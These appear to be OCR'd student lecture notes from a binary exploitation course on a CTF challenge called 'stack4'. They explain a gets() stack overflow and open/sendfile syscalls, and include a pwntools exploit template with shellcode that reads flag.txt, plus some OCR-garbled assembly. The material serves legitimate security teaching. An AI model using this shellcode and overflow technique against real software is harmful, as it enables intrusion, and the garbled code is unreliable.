Lecture 5 Notes

Stack 4


main returns to libc start main

"Lib-C Dynamically linked in the " of the compiled coded

★ Heap space only gets allocated if it gets called in the code ★

The instructions for main live in the programs "text" section

gets(buffer) overwrites memory on the stack



Main

Sys_call instruction needed

- Need to set up the arguments ★ using specific registers
- Pass system call argument # with RAX ★ register

- Sys call Open & Send file will be used

shell: man 2 open

RAX value = 2
Rdi value = String of file name
RSI value = flag

Main()

Fd = file descriptor

```
  int fd
 fd = open("./flag.txt", O_RDONLY)
 Sendfile (1, fd, 0, 0xff)        ||
           rdi rsi rdx  rcx        3
}
```

Stdin, out, error are 0, 1, 2
when a program starts

```
mov   rsi   0
lea   rdi,  rax
mov   rax,  0x0
call  DataAddr
mov   eax,  ptr
mov   ecx,  0xff
mov   edx,  0x0
mov   esi , eax
mov   edi,  0x1
Call  DataAddr  Sendfile
```

{ Eax = first 32 bits }

if you see a large # returned 0xFFFFF then something went wrong calling open

★ If we want to make a sys call, make a simple program to see how to set up the calling instructions in shell code ★

Offset = 56

Exploit.py

```
context.binary = './stack4'
context.log_level = 'debug'
offset = 56
p = (process code) for debug session
```

```
code = asm('''
        /* open */
push  0x7478
mov   rax, 0x742e676l6c6662f2e
push  rax,

mov   eax, 2      -> fewer bytes & no
                     null bytes in Eax
mov   rdi, rsp
xor   esi, esi    -> sets to Ø
xor   edx, edx    -> sets to Ø
syscall_open

/* Send file */
mov   esi , eax   ->
mov   eax, 40     ->
mov   edi, 1      -> sets to Std Out
xor   edx, edx    -> sets to Ø
mov   r10, 0xff
syscall_ send file

mov   eax , 60
syscall_ exit     ''')
```

shell pwn cyclic -n 8 -l   Addr referred

Buffer_Addr = "   "

```
exp_string(flat{0: code, offset: start of Buffer})
p.sendline(exp_str)
p.wait()
```

Stack 4-32 need to do 32 bit sys calls

Stack 4 reverse only

allows read, write, open

ASLR is enabled

Connect with netcat

<u>netcat ji.cabral@shell port #</u>